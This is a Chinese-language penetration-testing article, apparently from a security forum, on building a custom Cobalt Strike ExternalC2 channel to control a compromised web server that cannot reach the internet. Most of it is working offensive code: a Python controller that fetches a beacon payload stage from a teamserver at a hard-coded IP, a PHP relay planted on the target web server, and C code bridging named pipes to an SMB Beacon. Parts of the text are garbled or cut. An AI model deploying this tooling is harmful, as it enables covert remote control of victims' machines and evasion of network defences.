Cobalt Strike 的 ExternalC2

rcoil / 2019-10-21 08:55:16 / 浏览数 3991 渗透测试 渗透测试 顶(0) 踩(0)

0x00 前言

Cobalt Strike 的上线问题归结为以下几点：

问题	解决方法
目标存在杀软（被杀）	Shellcode 加载器
目标存在杀软（拦截连接）	C2 处理
目标机是 Web 映射出网	特殊 C2 处理
隔离网络	出网机器做跳板

本文针对第 3 点进行展开。

0x01 前置知识点

1.1、管道

如果对管道不熟悉的朋友，可以将管道理解为采用消息队列方式操作的文件。为什么说管道是文件呢？因为它的本质是一段系统内核的缓冲区，可以看做是一个伪文件。在我
Create、Open、Read、Write、Close，就和我们操作文件差不多。而又为什么说管道是采用消息队列的方式呢？因为它实际上的数据结构是一个环形队列。不同的线程都

管道分为两种，■■■■■pipe■和■■■■■FIFO■。匿名管道用于父子进程通信，而命名管道可以用于任意两个进程通信。

- 服务端：创建管道 >> 监听 >> 读写 >> 关闭
- 客户端：打开命令管道，获得句柄 >> 写入数据 >> 等待回复

1.2、SMB Beacon

官网的解释为：SMB Beacon 使用命名管道通过父 Beacon 进行通信，这种点对点通信借助 Beacons
在同一台主机上实现，它同样也适用于外部的互联网。Windows 当中借助在 SMB 协议中封装命名管道进行通信，因此，命名为 SMB Beacon。

以上的说法，其实就是将 Payload 运行（注入）后，创建了自定义命名管道（作服务端），等待连接即可。


0x02 External C2

External C2 是 Cobalt Strike 引入的一种规范（或者框架），黑客可以利用这个功能拓展C2通信渠道，而不局限于默认提供的 HTTP(S)/DNS/SMB/TCP
通道。大家可以参考 此处 下载完整的规范说明。

简而言之， 用户可以使用这个框架来开发各种组件，包括如下组件：

- 第三方控制端（Controller）：负责连接 Cobalt Strike TeamServer，并且能够使用自定义的 C2 通道与目标主机上的第三方客户端（Client）通信。
- 第三方客户端（Client）：使用自定义C2通道与第三 Controller 通信，将命令转发至 SMB Beacon。
- SMB Beacon：在受害者主机上执行的标准 beacon。


从 Cobalt Strike 提供的官方文档中(文末有官方文档)，我们可以看到如下示意图：



从上图可知，我们的■■■ C2 通道两端分别为 Controller 以及 Client，这两个角色都是我们可以自行研发以及控制的角色。往下走就是一个■■■ ExternalC2■■■■。

0x03 正常的 External C2 工作流程

一个粗糙的时序图（图中的空虚线是为了排版，无其他意义）：



3.1、ExternalC2

我们需要让 `Cobalt Strike` 启动 `External C2`。我们可以使用 `externalc2_start()` 函数，传入端口参数即可。一旦 `ExternalC2` 服务顺利启动并正常运行，我们需要使用自定义的协议进行通信。

- 启用 externalc2_start 函数，通知 Teamserver 已开启 C2

```
externalc2_start("0.0.0.0", 2222);
```

- 等待 Controller 连接传输配置信息
- 生成下发 Payload Stage
- 接收和下发信息

3.2、Controller

Controller

- 使用 socket 连接 ExternalC2 平台

```
_socketToExternalC2 = socket.socket(socket.AF_INET, socket.SOCK_STREAM, socket.IPPROTO_IP)
_socketToExternalC3.connect(("193.10.20.123", 2222))
```

规范接收与发送的数据格式

```
def encodeFormat(data):
   return struct.pack("<I", len(data)) + data

def decodeFormat(data):
   len = struct.unpack("<I", data[0:3])
   body = data[4:]
   return (len, body)
```

```
def recvFromExternalC2():
   data = ""
   _len =  _socketToExternalC3.recv(4)
   l = struct.unpack("<I",_len)[0]
   while len(data) < l:
       data += _socketToExternalC3.recv(l - len(data))
   return data

def recvFromBeacon():
   data = ""
   _len =  _socketToBeacon.recv(4)
   l = struct.unpack("<I",_len)[0]
   while len(data) < l:
       data += _socketToBeacon.recv(l - len(data))
   return data
```

发送配置选项（x86 or x64 、命名管道名称、间隔时间）

发送 go，通知 ExternalC2 可下发 Payload Stage

```
def sendToTS(data):
   _socketToExternalC3.sendall(encodeFormat(data))

sendToTS("arch=x86")
sendToTS(“pipename=rcoil")
sendToTS("block=500")
sendToTS("go")
```

接收来自 ExternalC2 所下发的 Payload Stage

```
data = recvFromExternalC2()
```

与此同时，新开启一个 Socket，进行监听，等待接收来自 Client (EXE) 的数据

```
_socketBeacon = socket.socket(socket.AF_INET, socket.SOCK_STREAM, socket.IPPROTO_IP)
_socketBeacon.bind(("0.0.0.0", 8088))
_socketBeacon.listen(1)
_socketClient = _socketBeacon.accept()[0]
```

在收到 Client (EXE) 的连接后，向 Client (EXE) 发送 Payload Stage

- 向ExternalC2 反馈来自 Client (EXE) 的数据
- 机器上线
- 进入数据收发循环处理流程

可以参考 此处获取完整的 XPN 的 Controller 代码。

3.3、Client (EXE)

- 同样规范接收与发送的数据格式
- 连接 Controller，并接收 Payload Stage
- 将接收到的 Payload Stage 使用常规的进程注入方法注入到进程中
- SMB Beacon启动并处于运行状态
- Client (EXE) 连接 SMB Beacon 的命名管道，用于接收或下发命令
- 进入数据收发循环处理流程


可以参考 此处 获取完整 XPN 的 Client (EXE) 代码

0x04 特殊的 C2 配置

以上所配置的 C2，并不能满足我们现在的特殊需求：Web ■■■■■■■■■■■ 。由于目标机是不出外网的，所以无法实现上面的： Client 主动连接 Controller，进而将 Payload Stage下发，所以可以从上面的流程进行修改，其实修改起来也不难，以下是解决方案：

■■■■■■■■■■■■ Web ■■■■■■■■■■■■■■■■■■■■■■■■■■(Client-Web)■■■■■ Controller ■■■■■■(Client-Web)■■■■■■■■■■■■■■■■■■■■■■■■

为了省略阅读时长，直接看以下时序图（图中的空虚线是为了排版，无其他意义）。



需要多一个中转设置，我们将这个中转命名为 `Client-Web`，确保自定义周期能够完成。接下来小节中的代码，如果是应用于实战，建议自写。

4.1、Controller

这一部分与上所述基本一致，只是将挂起的 `socket` 转为对 `Web` 的请求，主动去获取数据，再将获取到的数据进行反馈。

```
// ■■■■■https://github.com/hl0rey/Web_ExternalC2_Demo/blob/master/controller/webc3.py
import socket
import struct
import requests
# import random
import time

PAYLOAD_MAX_SIZE = 512 * 1024
BUFFER_MAX_SIZE = 1024 * 1024


def tcpconnect(ip, port):
   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect((ip, port))
   return s


def recvdata_unpack(s):
   chunk = s.recv(4)
   slen = struct.unpack("<I", chunk)[0]
   recvdata = s.recv(slen)
   print("recvdata_unpack: " + str(slen))
   # print(recvdata)
   return recvdata


def senddata_pack(s, data):
   slen = struct.pack("<I", len(data))
   s.sendall(slen+data)
   print("senddata_pack: " + str(len(data)))
   # print(data)
   return


def droppaylod(data):
   # filename = random.choice(["a", "b", "c", "d"]) + str(random.randint(1000, 9999)) + ".bin"
   filename = "payload.bin"
   with open("payload/" + filename, "wb") as fp:
       fp.write(data)
   return filename
```

```
def requestpayload(s, arch, pipename, block):
    senddata_pack(s, ("arch=" + arch).encode("utf-8"))
    senddata_pack(s, ("pipename=" + pipename).encode("utf-8"))
    senddata_pack(s, ("block=" + str(block)).encode("utf-8"))
    senddata_pack(s, "go".encode("utf-8"))
    #■■■■■■■■■■■■■■■■
    try:
        chunk = s.recv(4)
    except:
        return ""
    if len(chunk) < 4:
        return ()
    slen = struct.unpack('<I', chunk)[0]
    chunk = s.recv(slen)
    while len(chunk) < slen:
        chunk = chunk + s.recv(slen - len(chunk))
    return chunk


def read_http(req, url):
    # res = req.get(url + "?action=read",proxies={"http": "http://127.0.0.1:8080"})
    res = req.get(url + "?action=read")
    print("read from http: " + str(len(res.content)))
    # print(res.content)
    return res.content


def write_http(req, url, data):
    print("write to http: " + str(len(data)))
    length = struct.pack("<I", len(data))
    data = length + data
    # print(data)
    # req.post(url + "?action=write", data=data, proxies={"http": "http://127.0.0.1:8080"})
    req.post(url + "?action=write", data=data)
    return


# ■■■■
def ctrl_loop(s, req, url):
    while True:
        data = read_http(req, url)
        senddata_pack(s, data)
        recvdata = recvdata_unpack(s)
        write_http(req, url, recvdata)
        #■■■■■■■■■■■■
        time.sleep(3)



def main():
    # externalc2■■■IP■■■
    ip = "193.168.113.137"
    port = 2222
    soc = tcpconnect(ip, port)

    # ■■payload
    payloaddata = requestpayload(soc, "x64", "rcoil", 1000)
    paylaodfile = droppaylod(payloaddata)

    print("paylaod■■■■■ " + paylaodfile)
    print("■■■loader■■■■■■payload")
    r = requests.session()
    while True:
        url = input("■■■■■■■■■■■■")
        res = r.get(url)
        if not res.text == 'OK':
            print("■■■■■■■■■■■■■■■")
        else:
            break
```

```
   ctrl_loop(soc, r, url)


if __name__ == '__main__':
   main()
```

4.2、Client–Web

等待 Controller 连接，往下就是对脚本的轮询

```
// ■■■■■https://github.com/hl0rey/Web_ExternalC2_Demo/blob/master/client/php/piperw.php
function readpipe($name){
   $name="\\\\.\\pipe\\".$name;
   $fp=fopen($name,"rb");
   //■■■■
   $len=fread($fp,4);
   $len=unpack("v",$len)[1];
   $data=fread($fp,$len);
   fclose($fp);
   echo $data;
   return $data;
}
function writepipe($name){
   $name="\\\\.\\pipe\\".$name;
   $fp=fopen($name,"wb");
   $data=file_get_contents("php://input");
   //■■■■
   fwrite($fp,$data);
   fclose($fp);
}
if(isset($_GET['action'])){
   //■■■■■■■■■■■■■
   if ($_GET['action']=='read'){
       readpipe("readrcoil");
   }elseif ($_GET['action']=='write'){
       writepipe("writercoil");
   }
}else{
   //■■■■■■■
   echo "OK";
}
```

4.3、Client-EXE

这个客户端也相当与一个中转

```
// ■■■■■https://github.com/hl0rey/Web_ExternalC2_Demo/blob/master/client/c/webc2_loader/PipeOperationRelay/%E6%BA%90.c
#include <Windows.h>
#include <stdio.h>

#define PAYLOAD_MAX_SIZE 512 * 1024
#define BUFFER_MAX_SIZE 1024 * 1024

//■■■■■■■■■■■■■■■■■■beacon■■■■■■■■
struct BRIDGE
{
   HANDLE client;
   HANDLE server;
};

//■beacon■■■■
DWORD read_frame(HANDLE my_handle, char* buffer, DWORD max) {

   DWORD size = 0, temp = 0, total = 0;
   /* read the 4-byte length */
   ReadFile(my_handle, (char*)& size, 4, &temp, NULL);
   printf("read_frame length: %d\n", size);
   /* read the whole thing in */
   while (total < size) {
```

```
        ReadFile(my_handle, buffer + total, size - total, &temp,
            NULL);
        total += temp;
    }
    return size;
}

//■beacon■■■■
void write_frame(HANDLE my_handle, char* buffer, DWORD length) {
    printf("write_frame length: %d\n", length);
    DWORD wrote = 0;
    WriteFile(my_handle, (void*)& length, 4, &wrote, NULL);
    printf("write %d bytes.\n", wrote);
    WriteFile(my_handle, buffer, length, &wrote, NULL);
    printf("write %d bytes.\n", wrote);
}

//■■■■■■■■
DWORD read_client(HANDLE my_handle, char* buffer) {
    DWORD size = 0;
    DWORD readed = 0;
    ReadFile(my_handle, &size, 4, NULL, NULL);
    printf("read_client length: %d\n", size);
    ReadFile(my_handle, buffer, size, &readed, NULL);
    printf("final data from client: %d\n", readed);
    return readed;
}

//■■■■■■■■
void write_client(HANDLE my_handle, char* buffer, DWORD length) {
    DWORD wrote = 0;
    WriteFile(my_handle, buffer, length, &wrote, NULL);
    printf("write client total %d data %d\n", wrote, length);
}

//■■■■■■■■■■■■■■■
DWORD WINAPI ReadOnlyPipeProcess(LPVOID lpvParam) {
    //■■■■■■■■■■■
    struct BRIDGE* bridge = (struct BRIDGE*)lpvParam;
    HANDLE hpipe = bridge->client;
    HANDLE beacon = bridge->server;

    DWORD length = 0;
    char* buffer = VirtualAlloc(0, BUFFER_MAX_SIZE, MEM_COMMIT, PAGE_READWRITE);
    if (buffer == NULL)
    {
        exit(-1);
    }
    //■■■■■■
    if ((hpipe == INVALID_HANDLE_VALUE) || (beacon == INVALID_HANDLE_VALUE))
    {
        return FALSE;
    }
    while (TRUE)
    {
        if (ConnectNamedPipe(hpipe, NULL))
        {
            printf("client want read.\n");
            length = read_frame(beacon, buffer, BUFFER_MAX_SIZE);
            printf("read from beacon: %d\n", length);
            //■■■■■■■■■■■■■■■■■■
            write_client(hpipe,(char *) &length, 4);
            FlushFileBuffers(hpipe);
            write_client(hpipe, buffer, length);
            FlushFileBuffers(hpipe);
            DisconnectNamedPipe(hpipe);
            //■■■■■
            ZeroMemory(buffer, BUFFER_MAX_SIZE);
            length = 0;
```

```
        }

    }

    return 1;
}

//■■■■■■■■■■■■■■■
DWORD WINAPI WriteOnlyPipeProcess(LPVOID lpvParam) {
    //■■■■■■■
    struct BRIDGE* bridge = (struct BRIDGE*)lpvParam;
    HANDLE hpipe = bridge->client;
    HANDLE beacon = bridge->server;

    DWORD length = 0;
    char* buffer = VirtualAlloc(0, BUFFER_MAX_SIZE, MEM_COMMIT, PAGE_READWRITE);
    if (buffer == NULL)
    {
        exit(-1);
    }
    if ((hpipe == INVALID_HANDLE_VALUE) || (beacon == INVALID_HANDLE_VALUE))
    {
        return FALSE;
    }
    while (TRUE)
    {
        if (ConnectNamedPipe(hpipe, NULL))
        {
            //■■■■■■■■■■
            printf("client want write.\n");
            length = read_client(hpipe, buffer);
            printf("read from client: %d\n", length);
            write_frame(beacon, buffer, length);
            DisconnectNamedPipe(hpipe);
            //■■■■■■
            ZeroMemory(buffer, BUFFER_MAX_SIZE);
            length = 0;
        }

    }

    return 2;
}

int main(int argc, char* argv[]) {

    //■■■■■■■■■
    HANDLE hPipeRead = CreateNamedPipe("\\\\.\\pipe\\readrcoil", PIPE_ACCESS_OUTBOUND, PIPE_TYPE_BYTE | PIPE_READMODE_BYTE | PI
    //■■■■■■■■■
    HANDLE hPipeWrite = CreateNamedPipe("\\\\.\\pipe\\writercoil", PIPE_ACCESS_INBOUND, PIPE_TYPE_BYTE | PIPE_READMODE_BYTE | P
    //■beacon■■■■
    HANDLE hfileServer = CreateFileA("\\\\.\\pipe\\rcoil", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, SECURITY_SQOS_


    //■■■■■■■■■■■■■■■
    if ((hPipeRead == INVALID_HANDLE_VALUE) || (hPipeWrite == INVALID_HANDLE_VALUE) || (hfileServer == INVALID_HANDLE_VALUE))
    {
        if (hPipeRead == INVALID_HANDLE_VALUE)
        {
            printf("error during create readpipe.");
        }
        if (hPipeWrite == INVALID_HANDLE_VALUE)
        {
            printf("error during create writepipe.");
        }
        if (hfileServer == INVALID_HANDLE_VALUE)
        {
            printf("error during connect to beacon.");
        }
```


```
        exit(-1);
    }
    else
    {
        //■■■■
        printf("all pipes are ok.\n");
    }


    //■■■■■■■■■■beacon■■
    struct BRIDGE readbridge;
    readbridge.client = hPipeRead;
    readbridge.server = hfileServer;
    //■■■■■■■■■■■
    HANDLE hTPipeRead = CreateThread(NULL, 0, ReadOnlyPipeProcess, (LPVOID)& readbridge, 0, NULL);

    //■■■■■■■■■■beacon■■
    struct BRIDGE writebridge;
    writebridge.client = hPipeWrite;
    writebridge.server = hfileServer;
    //■■■■■■■■■■■
    HANDLE hTPipeWrite = CreateThread(NULL, 0, WriteOnlyPipeProcess, (LPVOID)& writebridge, 0, NULL);

    //■■■■■■■■■■■■■■■■■■■■
    HANDLE waitHandles[] = { hPipeRead,hPipeWrite };
    while (TRUE)
    {
        WaitForMultipleObjects(2, waitHandles, TRUE, INFINITE);
    }

    return 0;

}
```

当然，自用的会使用 C# 进行重写。能使用公开代码演示就尽量使用，当然，都标注了来源。

0x05 实操


5.1、加载脚本

加载 `ExternalC2.cna`，完成第一步。



